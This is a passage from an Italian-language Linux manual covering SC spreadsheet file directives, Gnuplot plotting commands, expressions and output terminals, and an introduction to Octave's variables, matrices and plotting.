@atan(*n*)	Arco-tangente.

Tabella 330.16. Elenco di alcune funzioni relative a date e orari.

Espressioni	Descrizione
@now	Tempo attuale in secondi (dal riferimento del 31 dicembre 1969).
@dts(*mese*,*giorno*,*anno*)	Tempo in secondi corrispondente alla data fornita.
@tts(*ore*,*minuti* ,*secondi*)	Orario in secondi a partire dalla mezzanotte.
@date(*tempo_in_secondi*)	Restituisce la data corrispondente in forma di stringa.
@year(*tempo_in_secondi*)	Restituisce l'anno.
@month(*tempo_in_secondi*)	Restituisce il mese.
@day(*tempo_in_secondi*)	Restituisce il giorno.
@hour(*orario_in_secondi*)	Restituisce l'ora.
@minute(*orario_in_secondi*)	Restituisce i minuti.
@second(*orario_in_secondi*)	Restituisce i secondi.

330.9 Formato del file

I file gestiti da SC sono file di testo contenenti direttive del linguaggio interno al foglio elettronico. Per fare un esempio iniziale, basti pensare a un foglio in cui siano state assegnate solo le celle A0 e B1, come si vede nell'esempio:

```
         A         B         C         D         E         F         G
0       123.00
1                 ciao   <
```

In pratica, la cella A0 contiene il numero 123, mentre la cella B1 contiene la stringa '**`ciao`**'. Tutto il resto si considera inutilizzato. Salvando questo lavoro in un file, si ottiene ciò che segue:

```
# This data file was generated by the Spreadsheet Calculator.
# You almost certainly shouldn't edit it.

let A0 = 123
label B1 = "ciao"
goto B1
```

Si intuisce che le righe che iniziano con il simbolo '`#`', assieme a quelle che sono bianche o semplicemente vuote, vengono ignorate. Tutto il resto viene definito in forma di direttiva, corrispondente a istruzioni del foglio elettronico. In particolare, è stata anche memorizzata la posizione del cursore, che si presume si trovasse sulla cella B1.

Nell'ambito delle direttive, ciò che appare racchiuso tra parentesi quadre viene considerato un commento; di conseguenza viene ignorato. Per esempio, se si modifica il file a mano, nel modo seguente,

```
# This data file was generated by the Spreadsheet Calculator.
# You almost certainly shouldn't edit it.

let [ciao ciao] A0 = 123
label B1 = "ciao" [ciao ciao]
goto B1
```

tutto funziona regolarmente, senza che queste cose influiscano.

Negli esempi che sono già stati mostrati nel capitolo, al riguardo di queste istruzioni interne del foglio elettronico, sono già apparse indicazioni tra parentesi quadre, usate per suggerire all'utente le informazioni da inserire. Evidentemente, tali indicazioni non fanno parte delle istruzioni.

La tabella 330.17 riepiloga le istruzioni principali del foglio elettronico, con le quali si può realizzare direttamente un file per SC. Altre istruzioni possono essere individuate semplicemente osservando il comportamento di questo programma.

Tabella 330.17. Alcune istruzioni interne del foglio elettronico, utili per la realizzazione diretta dei suoi file.

Espressioni	Descrizione
let *cella* = *espr_num*	Assegna alla cella un'espressione numerica.
label *cella* = *espr_str*	Assegna alla cella un'espressione stringa.
format *colonna* = *larghezza decimali tipo*	Modifica il formato di una colonna.
fmt *zona str_formato*	Modifica il formato di una zona.
set byrows	Ricalcola per righe.
set bycols	Ricalcola per colonne.
set iterations = *n_iterazioni*	Iterazioni per il ricalcolo.
set tblstyle = *stile*	Definisce lo stile di esportazione delle tabelle.
set autocalc	Ricalcola automaticamente.
set !autocalc	Non ricalcola automaticamente.
set numeric	Inserimento numerico rapido.
set !numeric	Inserimento numerico normale.
set cellcur	Evidenzia la cella corrente.

Espressioni	Descrizione
set !cellcur	Non evidenzia la cella corrente.
set toprow	Mostra le informazioni sulla prima riga.
set !toprow	Non mostra le informazioni sulla prima riga.
goto *cella*	Porta il cursore sulla cella indicata.

Parte lxviii

Applicazioni matematiche e grafiche varie

Capitolo 331

Gnuplot

Gnuplot [1] è un programma applicativo per il disegno di funzioni e di dati nello spazio a due e tre dimensioni. Il suo funzionamento avviene per mezzo di istruzioni impartite attraverso una riga di comando e in questo senso il suo utilizzo può risultare un po' strano all'utilizzatore occasionale.

Gnuplot è disponibile su molti sistemi operativi differenti e per quanto riguarda GNU/Linux, si utilizza l'interfaccia grafica X. Per la precisione, si deve impegnare una finestra di terminale, attraverso la quale impartire i comandi. Questi generano eventualmente una rappresentazione grafica che viene mostrata in una finestra separata. L'esempio seguente mostra una sessione di lavoro brevissima utilizzando l'eseguibile '**`gnuplot`**' per visualizzare la funzione $x^2 * sin(x)$, dove sia l'asse X che l'asse Y vanno da -P-greco a +P-greco.

$ **`gnuplot`**[*Invio*]

```
        G N U P L O T
        Linux version 3.5 (pre 3.6)
        patchlevel beta 347
        last modified Mon Jun 22 13:22:33 BST 1998

        Copyright(C) 1986 - 1993, 1998
        Thomas Williams, Colin Kelley and many others

        Send comments and requests for help to info-gnuplot@dartmouth.edu
        Send bugs, suggestions and mods to bug-gnuplot@dartmouth.edu

Terminal type set to 'x11'
```

`gnuplot>` **`splot [-pi:pi] [-pi:pi] x**2 * sin(y)`**[*Invio*]

La figura 331.1 mostra il risultato di questa funzione, così come appare nella finestra generata dal comando di Gnuplot che è appena stato visto.

Figura 331.1. Una funzione nello spazio tridimensionale disegnata con Gnuplot.

La versione per GNU/Linux di Gnuplot utilizza la libreria Readline per il controllo della riga di comando: questo facilita la sua configurazione (attraverso il file '`~/.inputrc`') e il riutilizzo di

[1] **Gnuplot** software libero con licenza speciale

comandi già inseriti, attraverso lo scorrimento dello storico. In pratica, chi utilizza già la shell Bash dovrebbe trovarsi a suo agio di fronte alla riga di comando di Gnuplot.

331.1 Avvio e interazione normale

Gnuplot viene avviato attraverso l'eseguibile '**`gnuplot`**', utilizzando necessariamente una finestra di terminale. Non è previsto l'uso di opzioni speciali, a parte quelle comuni per l'uso di programmi nel sistema grafico X ('**`-geometry`**', '**`-display`**', ecc.).

```
gnuplot [opzioni] [file_script...]
```

Eventualmente, come si vede dallo schema sintattico, possono essere indicati dei file da caricare ed eseguire. Si tratta di script di Gnuplot, composti semplicemente da una sequenza di comandi che potrebbero essere impartiti attraverso la riga di comando normale dello stesso.

Il disegno delle funzioni avviene attraverso il comando '**`plot`**', per il disegno di curve nello spazio a due dimensioni, e '**`splot`**', per il disegno di piani nello spazio a tre dimensioni. Il funzionamento interattivo di Gnuplot (quello normale che si ottiene quando non si indicano file da caricare) prevede in particolare il comando '**`help`**' per ottenere una guida rapida ai comandi e il comando '**`exit`**' (o '**`quit`**') per terminarne il funzionamento.

La guida rapida ottenibile con il comando '**`help`**' permette di selezionare degli argomenti particolari che generalmente corrispondono ai nomi dei comandi utilizzabili. Il comando '**`help`**' da solo mostra un'introduzione all'uso di Gnuplot e termina elencando gli argomenti per i quali si possono richiedere informazioni specifiche.

331.2 Comandi comuni

I comandi di Gnuplot sono numerosi e complessi. Qui viene mostrato solo l'uso di alcuni di questi e in modo elementare, dove in particolare anche gli schemi sintattici vengono semplificati.

In generale, è possibile mettere assieme più comandi in un'unica riga separandoli con il punto e virgola ('**`;`**'); i comandi possono continuare nella riga successiva se si utilizza la barra obliqua inversa ('**`\`**') esattamente alla fine di una riga da continuare. Alcuni argomenti dei comandi sono delle stringhe, nel senso che non fanno riferimento a parole chiave previste; in tal caso devono essere delimitate con gli apici singoli ('**`'`**') o con gli apici doppi ('**`"`**'), dove le stringhe delimitate con apici doppi espandono alcune sequenze precedute dalla barra obliqua inversa, mentre le altre no.

Una riga di comando di Gnuplot può contenere anche stringhe delimitate da apici inversi ('**`` ` ``**'). In tal caso queste stringhe vengono interpretate come comandi del sistema operativo sottostante e vengono rimpiazzate con il risultato dell'esecuzione del comando stesso.

I comandi possono contenere dei commenti che iniziano nel momento in cui appare il simbolo '**`#`**' e fanno in modo che venga ignorato tutto quello che appare di seguito fino alla fine della riga.

Quando un comando prevede l'indicazione di un intervallo di valori, questo viene indicato utilizzando la notazione '**`[`***inizio***`:`***fine***`]`**', con le parentesi quadre che fanno parte della notazione stessa. Se per qualche motivo si deve indicare un intervallo predefinito in modo esplicito, si possono usare le parentesi aperte e chiuse senza alcun contenuto: '**`[]`**'.

Alcuni comandi

```
help [voce] | ? [voce]
```

Mostra la guida interna riferita alla voce richiesta, oppure all'introduzione di Gnuplot.

```
exit | quit
```

I comandi '**`exit`**' o '**`quit`**' concludono il funzionamento di Gnuplot.

`plot` [*intervalli*] *funzione* [`title` *stringa_titolo*]

Il comando '**`plot`**' serve per il disegno di punti su un piano (lo spazio a due dimensioni). Di solito si utilizza preferibilmente per il disegno di una funzione, come nella sintassi mostrata qui. Gli intervalli sono al massimo due: il primo si riferisce all'asse X e il secondo all'asse Y. Il titolo che può essere indicato in una stringa dopo la parola chiave '**`title`**' serve a definire una didascalia per la curva che viene disegnata.

`plot` [*intervalli*] *stringa_file_dati* [`title` *stringa_titolo*]

'**`plot`**' può essere usato per visualizzare anche una serie di punti come indicato all'interno di un file di dati che viene descritto più avanti. È importante osservare comunque che un file di dati di Gnuplot non ha lo stesso formato degli script di questo.

`splot` [*intervalli*] *funzione* [`title` *stringa_titolo*]

Il comando '**`splot`**' serve per il disegno di punti su uno spazio (a tre dimensioni). Di solito si utilizza preferibilmente per il disegno di una funzione, come nella sintassi mostrata qui. Gli intervalli sono al massimo tre: il primo si riferisce all'asse X, il secondo all'asse Y e il terzo all'asse Z. Il titolo che può essere indicato in una stringa dopo la parola chiave '**`title`**' serve a definire una didascalia per il piano che viene disegnato.

`splot` [*intervalli*] *stringa_file_dati* [`title` *stringa_titolo*]

'**`splot`**' può essere usato per visualizzare anche una serie di punti come indicato all'interno di un file di dati, esattamente come nel caso di '**`plot`**', con la differenza che le coordinate in questione sono fatte di tre elementi.

`load` *stringa_file_script*

'**`load`**' carica ed esegue il contenuto di uno script di Gnuplot. Al termine dell'esecuzione dello script riprende il funzionamento normale.

`save` *stringa_file_script*

'**`save`**' salva l'impostazione e il disegno attuale in uno script di Gnuplot. Eventualmente si può modificare manualmente il file in questione utilizzando un file per la modifica dei file di testo.

`print` *espressione* | *stringa*

'**`print`**' restituisce il risultato dell'espressione oppure la stringa fornita come argomento. In pratica permette di fare il calcolo di un valore o di mostrare una frase.

`if (`*condizione*`)` *comando* [`;` *comando*]...

'**`if`**' esegue il comando (o i comandi se ne viene indicato più di uno) solo se la condizione posta tra parentesi risulta vera.

`pause` *n_secondi* [*stringa*]

'**`pause`**' serve a fare una pausa della durata indicata dal primo argomento. Se si vuole che per proseguire debba essere premuto il tasto [*Invio*], occorre indicare il valore `-1`. La stringa è facoltativa e permette di mostrare un messaggio contenente la stringa stessa. '**`pause`**' è particolarmente adatto negli script di Gnuplot.

Esempi

```
gnuplot> help plot
```

Mostra la guida interna riferita al comando '**`plot`**'.

```
gnuplot> plot sin(x)
```

Disegna la funzione seno utilizzando una zona predefinita degli assi cartesiani.

gnuplot> **plot sin(x) title 'seno di x'**

Come nell'esempio precedente, indicando la stringa '**seno di x**' come didascalia riferita alla curva disegnata.

gnuplot> **plot [-3:3] sin(x) title 'seno di x'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da -3 a +3.

gnuplot> **plot [-pi:pi] sin(x) title 'seno di x'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da -P-greco a +P-greco.

gnuplot> **plot 'mio_file.gnuplot'**

Disegna nello spazio a due dimensioni i punti annotati nel file '`mio_file.gnuplot`' che si trova nella directory corrente.

gnuplot> **splot x**2 * sin(y)**

Disegna un piano nello spazio corrispondente alla funzione ottenuta dal quadrato di x moltiplicato per il seno di y.

gnuplot> **splot x**2 * sin(y) title 'quadrato di x per seno di y'**

Come nell'esempio precedente, indicando la stringa '**quadrato di x per seno di y**' come didascalia riferita al piano disegnato.

gnuplot> **splot [-3:3] [-5:5] x**2 * sin(y) title 'quadrato di x per seno di y'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da -3 a +3 e quella dell'asse Y da -5 a +5.

gnuplot> **plot [0:pi] [-pi:pi] x**2 * sin(y) title 'quadrato di x per seno di y'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da zero a +P-greco e quella dell'asse Y da -P-greco a +P-greco.

gnuplot> **splot 'mio_file.gnuplot'**

Disegna nello spazio a tre dimensioni i punti annotati nel file '`mio_file.gnuplot`' che si trova nella directory corrente.

gnuplot> **if (1==1) print 'ovvio: 1 è uguale a 1'**

Dal momento che la condizione si avvera, mostra la frase «ovvio: 1 è uguale a 1».

331.3 Espressioni

Le espressioni che si possono utilizzare con Gnuplot sono più o meno le stesse dei linguaggi di programmazione più comuni e, in generale, gli spazi orizzontali sono ignorati. Tra le altre cose questo giustifica il motivo per cui diversi tipi di argomenti dei comandi di Gnuplot devono essere definiti come stringhe delimitate.

L'aritmetica di Gnuplot distingue tra numeri interi e numeri a virgola mobile, per cui, utilizzando numeri interi si hanno risultati interi, mentre utilizzando valori a virgola mobile si ottengono risultati a virgola mobile. In pratica:

gnuplot> **print 10/3**[*Invio*]

```
3
```

```
gnuplot> print 10/3.0[ Invio ]
```

```
3.33333333333333
```

```
gnuplot> print 10/2[ Invio ]
```

```
5
```

```
gnuplot> print 10/2.0[ Invio ]
```

```
5.0
```

Le costanti numeriche possono essere indicate nei modi consueti, con o senza segno, separando la parte intera da quella decimale attraverso un punto, oppure si può usare anche una notazione esponenziale. Per esempio:

```
gnuplot> print 1e2[ Invio ]
```

```
100.0
```

```
gnuplot> print 1e-2[ Invio ]
```

```
0.01
```

Gli operatori che si possono utilizzare nelle espressioni di Gnuplot sono in pratica quelle del linguaggio C. La tabella 331.1 elenca e descrive gli operatori aritmetici e quelli di assegnamento.

Tabella 331.1. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 ** *op2*	Eleva il primo operando alla potenza del secondo.

Molti degli operatori matematici hanno senso solo perché Gnuplot consente di definire delle variabili al volo, semplicemente assegnandoci un valore. Per esempio,

```
gnuplot> a = 2*pi[ Invio ]
```

assegna alla variabile '**a**' il doppio del P-greco. Per visualizzarne il contenuto basta utilizzare il comando '**print**':

```
gnuplot> print a[ Invio ]
```

```
6.28318530717959
```

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile all'interno di Gnuplot come !0, o non-zero (*Vero*), e zero (*Falso*), esattamente come accade nel linguaggio C. È importante sottolineare che qualunque valore diverso da zero equivale a *Vero* in un contesto logico. Gli operatori di confronto sono elencati nella tabella 331.2.

Tabella 331.2. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Gli operatori logici sono elencati nella tabella 331.3.

Tabella 331.3. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
! *op*	Inverte il risultato logico dell'operando.
op1 && *op2*	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 || *op2*	Se il risultato del primo operando è *Vero* non valuta il secondo.

Gnuplot riconosce una serie di funzioni in parte elencate nella tabella 331.4, oltre alla costante '**`pi`**' (solo al minuscolo) che rappresenta il P-greco.

Tabella 331.4. Alcune funzioni riconosciute da Gnuplot.

Operatori e operandi	Descrizione
rand(*op*)	Numero casuale.
int(*op*)	Parte intera.
abs(*op*)	Valore assoluto.
sqrt(*op*)	Radice quadrata.
log10(*op*)	Logaritmo in base 10.
log(*op*)	Logaritmo naturale.
exp(*op*)	*e^x*.
sin(*op*)	Seno.
cos(*op*)	Coseno.
tan(*op*)	Tangente.
asin(*op*)	Arco-seno.
acos(*op*)	Arco-coseno.
atan(*op*)	Arco-tangente.
sinh(*op*)	Seno iperbolico.
cosh(*op*)	Coseno iperbolico.
tanh(*op*)	Tangente iperbolica.

Infine, Gnuplot, oltre alla possibilità di creare e assegnare dei valori a delle variabili, può definire delle funzioni. Per esempio,

```
gnuplot> funzione(x,y) = x**2 * y[ Invio ]
```

definisce la funzione denominata '**`funzione`**' che ha due variabile, '**`x`**' e '**`y`**', che si traduce nell'espressione '**`x**2 * y`**'. In seguito, si può utilizzare la funzione appena creata per farci dei calcoli,

gnuplot> **print funzione(2,3)**[*Invio*]

12

oppure per disegnarne il grafico:

gnuplot> **splot funzione(x,y)**[*Invio*]

Naturalmente la stessa cosa vale per le funzioni con una sola variabile.

331.4 Script e file di dati

I file che possono essere indicati alla fine degli argomenti della riga di comando dell'eseguibile '**gnuplot**' e quelli che possono essere caricati attraverso il comando '**load**', sono degli script di Gnuplot. La sintassi di questi file è molto semplice: si tratta solo di un elenco di comandi di Gnuplot.

In particolare, se esiste il file '~/.gnuplot', questo viene trattato come uno script da eseguire all'avvio di Gnuplot.

A titolo di esempio viene mostrato uno script del genere il cui scopo è quello di mostrare una serie di funzioni come in una sequenza di diapositive.

```
#
# Sequenza di funzioni con Gnuplot.
#
plot [-1:1]  2*x title 'f(x) = 2x'
pause -1 'premere <Invio> per continuare'

plot [-2:2]  x**2 title 'f(x) = x^2'
pause -1 'premere <Invio> per continuare'

plot [-2:100] log(x) title 'log(x)'
pause -1 'premere <Invio> per continuare'

plot [-pi:pi]  sin(x) title 'seno'
pause -1 'premere <Invio> per continuare'

plot [-pi:pi] tan(x) title 'tangente'
pause -1 'premere <Invio> per continuare'

splot [-5:5] [-5:5]  2*x+y title 'f(x,y) = 2x+y'
pause -1 'premere <Invio> per continuare'

splot [-5:5] [-5:5] x**2*y title 'f(x,y) = x^2 * y'
pause -1 'premere <Invio> per continuare'

splot [-pi/4:pi/4] [-pi/2:pi/2] sin(x)*cos(y) title 'f(x,y) = sin(x)*cos(y)'
pause -1 'fine della rappresentazione'

# Fine
```

Gnuplot è in grado di gestire anche i file di dati, ovvero dei file contenenti solo delle coordinate corrispondenti a punti da rappresentare. Si tratta sempre di file di testo, in cui vengono ignorati i commenti preceduti dal simbolo '**#**' oltre alle righe bianche e a quelle vuote, mentre le altre righe contengono coordinate nella forma:

x y [*z*]

Per esempio, la riga

1 2

rappresenta il punto di coordinata X=1 e Y=2, mentre la riga

```
1 2 3
```

rappresenta il punto di coordinata X=1, Y=2 e Z=3.

Eccezionalmente, i comandi '**plot**' e '**splot**' possono essere utilizzati direttamente per visualizzare una serie di punti senza doverli caricare da un file esterno. Per ottenere questo si utilizzano nel modo seguente:

```
plot|splot '-'
coordinata
    ...
e
```

Per esempio,

```
plot '-'
0 0
1 1
2 2
3 3
4 4
e
```

mostra cinque punti appartenenti alla retta *f(x)=x*.

In questo stesso modo si possono rappresentare più gruppi di punti, aumentando conseguentemente i trattini che fungono da argomento di '**plot**' o di '**splot**'. Per esempio,

```
plot '-', '-'
0 0
1 1
2 2
3 3
4 4
e
0 1
1 2
2 3
3 4
4 5
e
```

mostra cinque punti appartenenti alla retta *f(x)=x* e altri cinque punti (colorati in modo diverso) appartenenti alla retta *f(x)=x+1*.

331.5 Controllare l'uscita grafica

I disegni realizzati con Gnuplot sono diretti normalmente in una finestra di X. Gnuplot controlla il formato delle immagini che crea attraverso il comando '**set terminal**'.[2]

```
set terminal tipo_di_uscita_grafica [altri_argomenti]
```

Per esempio, nel caso specifico della rappresentazione normale in una finestra di X, la sintassi diventa:

```
set terminal x11 [reset] [n_finestra]
```

Per la precisione, si possono visualizzare più finestre contemporaneamente, numerate a partire da zero. Utilizzando però la parola chiave '**reset**', si eliminano tutte le finestre.

[2] I vari formati grafici in cui possono essere resi i disegni di Gnuplot dipendono dal modo in cui questo è stato compilato. In pratica, la disponibilità o meno di un certo formato dipende da delle librerie incluse o meno in fase di compilazione.

Alternativamente si può fare in modo di generare un'immagine che non viene visualizzata, ma salvata in un file. La sintassi seguente riguarda la possibilità di generare immagini in formato PNG.

```
set terminal png [small|medium|large] [monochrome|gray|color]
```

Nello schema sintattico, le parole chiave '**`small`**', '**`medium`**' e '**`large`**', si riferiscono alla dimensione dei caratteri utilizzati nelle scale e nelle didascalie. Le parole chiave '**`monochrome`**', '**`gray`**' e '**`color`**', si riferiscono alla colorazione o meno che devono avere le immagini.

Il comando appena descritto non permette di stabilire la destinazione del file generato, pertanto questa è semplicemente lo standard output. Questo fatto rende praticamente impossibile la gestione di immagini PNG attraverso l'uso di Gnuplot in modo interattivo. In pratica, si deve realizzare uno script, in modo da poter avviare Gnuplot ridirigendo lo standard output verso il file desiderato. Quello che segue è un esempio banale di un tale script.

```
# parabola.gnuplot
set terminal png medium color
plot x**2
```

Per generare il file '`parabola.png`', basta il comando seguente:

```
$ gnuplot parabola.gnuplot > parabola.png
```

Eventualmente si può generare anche un'immagine GIF.

```
set terminal gif [transparent] [interlace] [small|medium|large] ⮐
↪[size pixel_o,pixel_v] [colore_sfondo colore_assi [colore_disegno...] ]
```

La schema sintattico è più complesso e di conseguenza offre maggiori possibilità. Le dimensioni dei caratteri usati per le scale, i titoli e le didascalie, sono controllate dalle stesse parole chiave viste per il formato PNG. La parola chiave '**`transparent`**' controlla la realizzazione di un disegno con un fondale trasparente; '**`interlace`**' fa in modo di generare un file GIF interlacciato. La dimensione dell'immagine può essere definita attraverso l'opzione '**`size`**', seguita dalla quantità di punti grafici (pixel) orizzontali e verticali (come si vede dallo schema).

In particolare possono essere controllati i colori, indicati attraverso degli argomenti che vengono posti nella parte finale del comando. Il primo di questi colori si riferisce al fondale, il secondo è quello degli assi X, Y ed eventualmente Z. I colori successivi si riferiscono agli elementi visualizzati (le curve o i piani nello spazio). Gli argomenti che esprimono i colori hanno il formato seguente:

```
xrossoverdeblu
```

I tre colori fondamentali sono espressi da coppie di cifre esadecimali. Per esempio: '**`xffffff`**' è il bianco, '**`x000000`**' è il nero, '**`xff0000`**' è il rosso, '**`x00ff00`**' è il verde e '**`x0000ff`**' è il blu.

```
set terminal gif xffffff x0000ff x00ff00
splot (x**2)*y
```

L'esempio mostra uno script con il quale si vuole generare un file GIF (di dimensioni normali) contenente il grafico della funzione $f(z)=(x^2)*y$, utilizzando dei colori particolari: bianco per lo sfondo, blu per gli assi e verde per il reticolo che rappresenta il piano nello spazio.

Octave

Octave [1] è un linguaggio di programmazione ad alto livello per il calcolo matematico, usato fondamentalmente in modo interattivo. Viene usato attraverso un terminale a caratteri, come una console virtuale di GNU/Linux, ma per ottenere dei grafici si avvale di Gnuplot che così è opportuno sia installato assieme a Octave. L'interazione tra Gnuplot e Octave è trasparente, se il secondo viene utilizzato in una finestra di terminale all'interno del sistema grafico X.

In queste sezioni si mostra solo qualche piccolo assaggio di Octave che dispone di ampia documentazione per conto proprio: *octave.info*.

Anche Octave utilizza la libreria Readline per il controllo della riga di comando, con tutti i vantaggi che ciò comporta per l'utilizzatore.

332.1 Avvio e interazione normale

Octave viene avviato attraverso l'eseguibile '**`octave`**'. Bisogna ricordare che se si vogliono disegnare dei grafici deve essere avviato da una finestra di terminale all'interno di X, diversamente basta una console virtuale di GNU/Linux. '**`octave`**' riconosce una serie di opzioni che qui non vengono descritte (eventualmente basta utilizzare il comando '**`octave --help`**' per ottenerne la descrizione) e può eseguire il contenuto di un file se viene indicato come ultimo argomento della riga di comando.

`octave` [*opzioni*] [*file_di_comandi*]

Il file di comandi è uno script contenente semplicemente comandi di Octave, dove in particolare il simbolo '**`#`**' serve a indicare l'inizio di un commento che si conclude alla fine della riga e le righe vuote o bianche vengono semplicemente ignorate.

Eventualmente, uno script di Octave può essere reso eseguibile, purché all'inizio del file venga aggiunta la solita indicazione dell'interprete da utilizzare:

```
#!/usr/bin/octave
```

Se Octave viene avviato in modo normale (senza argomenti particolari e senza l'indicazione di uno script da eseguire), si ottiene il funzionamento interattivo normale:

$ **`octave`**[*Invio*]

```
Octave, version 2.0.13 (i386-redhat-linux-gnu).
Copyright (C) 1996, 1997, 1998 John W. Eaton.
This is free software with ABSOLUTELY NO WARRANTY.
For details, type 'warranty'.

octave:1> _
```

L'invito di Octave (il *prompt*) è un po' particolare: mano a mano che si introducono dei comandi si incrementa il numero che appare. Di seguito sono elencati alcuni comandi elementari di Octave; in altre sezioni ne vengono mostrati degli altri.

Alcuni comandi

`help` [`-i`] [*argomento*]

Il comando '**`help`**' permette di ottenere alcune indicazioni sul funzionamento di Octave. In particolare, se non si utilizza l'opzione '**`-i`**' si ottiene una guida stringata, mentre con '**`-i`**'

[1] **Octave** GNU GPL

viene attivata la consultazione del documento *octave.info* riferito al contesto definito dalla parola chiave che indica l'argomento.

```
exit | quit
```

Conclude il funzionamento di Octave.

```
pause [(n_secondi)]
```

Il comando '**pause**' serve a fare una pausa della durata indicata dall'argomento (che deve essere racchiuso tra parentesi tonde). Se non viene indicato l'argomento, la pausa può essere interrotta solo attraverso la pressione del tasto [*Invio*]. Questo comando è utile negli script di Octave.

Esempi

octave:x> **help help**[*Invio*]

Mostra la guida per utilizzare il comando '**help**'.

octave:x> **help -i help**[*Invio*]

Mostra la descrizione del comando '**help**' consultando il documento *octave.info*.

332.2 Variabili di Octave e calcoli elementari

Octave gestisce variabili scalari di tipo numerico e di tipo stringa (delimitate da apici singoli o doppi), come avviene comunemente nei linguaggi evoluti più comuni; inoltre permette la definizione di strutture, in particolare i vettori e le matrici (nel senso matematico dei termini), in modo trasparente. La dichiarazione di una variabile si ottiene semplicemente assegnandoci un valore. Per esempio,

octave:1> **a = 123**[*Invio*]

crea, o sovrascrive la variabile '**a**' assegnandole il valore 123. Assegnando un valore a una variabile si ottiene anche l'eco del risultato e ciò può essere utile se l'assegnamento avviene in corrispondenza di un'espressione di qualche tipo.

octave:2> **b = a / 2**[*Invio*]

In questo caso, viene assegnato alla variabile '**b**' il valore pari alla metà di '**a**' e si ottiene opportunamente l'informazione

```
b = 61.500
```

che così precisa quale valore è stato assegnato a '**b**'. Le espressioni possono essere calcolate anche senza bisogno di assegnarne il risultato a qualche variabile; per esempio:

octave:3> **a / b**[*Invio*]

```
ans 2
```

In questo caso, '**ans**' sta per *answer* (risposta).

Con la stessa logica per la quale un'espressione che non viene assegnata a una variabile genera un risultato che viene visualizzato comunque, per conoscere il contenuto di una variabile basta indicarla sulla riga di comando:

octave:4> **a**[*Invio*]

```
a = 123
```

```
octave:5> b[ Invio ]

b = 61.500
```

332.3 Vettori e matrici

Al posto degli array dei linguaggi di programmazione normali, Octave tratta direttamente con vettori e matrici (per la precisione: matrici a una e a due dimensioni). Una costante letterale che rappresenta un vettore ha la forma seguente:

```
[ elemento_1, elemento_2, ... elemento_n ]
```

In particolare, le parentesi quadre fanno parte della dichiarazione e delimitano in pratica gli elementi del vettore. Una costante letterale che rappresenta una matrice a due dimensioni ha una forma simile a quella del vettore, con la differenza che gli elementi di una riga rispetto a quelli di un'altra sono separati da un punto e virgola:

```
[ r1c1, r1c2, ...; r2c1, r2c2, ...; rnc1, rnc2, ... ]
```

Si osservino gli esempi seguenti.

```
octave:1> a = [ 1, 2, 3 ][ Invio ]

a =

   1  2  3

octave:2> b = [ 4, 5, 6 ][ Invio ]

b =

   4  5  6

octave:3> c = [ 1, 2, 3; 4, 5, 6 ][ Invio ]

c =

   1  2  3
   4  5  6
```

Eventualmente si possono anche fare delle combinazioni:

```
octave:4> d = [ a, b ][ Invio ]

d =

   1  2  3  4  5  6

octave:5> e = [ a; b ][ Invio ]

e =

   1  2  3
   4  5  6
```

Con i vettori e le matrici si possono fare anche dei calcoli nei modi in cui si è abituati in matematica. In particolare, la notazione '*x*'' restituisce la matrice trasposta di *x*.

```
octave:6> c'[ Invio ]

ans =

   1  4
```

```
   2  5
   3  6
```

L'esempio seguente mostra il prodotto tra due matrici; precisamente il prodotto tra la matrice '**c**' e la sua trasposta.

```
octave:7> c * c'[ Invio ]

ans =

  14  32
  32  77
```

È possibile anche moltiplicare una costante scalare per tutti gli elementi di una matrice:

```
octave:8> 2 * c[ Invio ]

ans =

   2   4   6
   8  10  12
```

Pur senza approfondire il funzionamento di Octave, è il caso di mostrare l'uso della funzione interna '**rand()**', il cui scopo è quello di restituire una matrice (a due dimensioni) contenente valori casuali:

```
octave:9> f = rand( 2, 3)[ Invio ]
```

In questo caso, crea la matrice '**f**' contenente due righe e tre colonne, con valori casuali compresi tra zero e uno.

332.4 Disegno

Si è già accennato al fatto che Octave dipende da Gnuplot per le rappresentazioni grafiche. Ciò avviene in modo trasparente, purché si utilizzi Octave da una finestra di terminale all'interno del sistema grafico X.

L'approccio alla grafica di Octave è più complesso di Gnuplot, perché il suo scopo è differente. In generale tutto viene visto in forma di vettori e matrici. Di solito, la prima cosa da fare è prendere confidenza con la funzione '**linspace()**' il cui scopo è quello di generare un vettore con una serie di valori equidistanti (lineari):

```
linspace ( inizio, fine, quantità )
```

Il primo argomento della funzione definisce il valore del primo elemento del vettore; il secondo definisce quello dell'ultimo; il terzo argomento definisce la quantità di elementi complessivi e la funzione determina i valori rimanenti in modo lineare. Per esempio, il comando seguente serve a creare un vettore di 11 elementi con valori progressivi da 0 a 10:

```
octave:1> x = linspace( 0, 10, 11)[ Invio ]

x =

   0   1   2   3   4   5   6   7   8   9  10
```

Un'altra cosa da osservare è il fatto che le funzioni matematiche che possono funzionare utilizzando un argomento numerico, possono essere applicate anche a vettori e matrici. Si osservi l'esempio seguente in cui si genera il vettore '**y**' calcolando il seno di ogni valore del vettore '**x**'.

```
octave:2> y = sin(x)[ Invio ]
```

```
y =

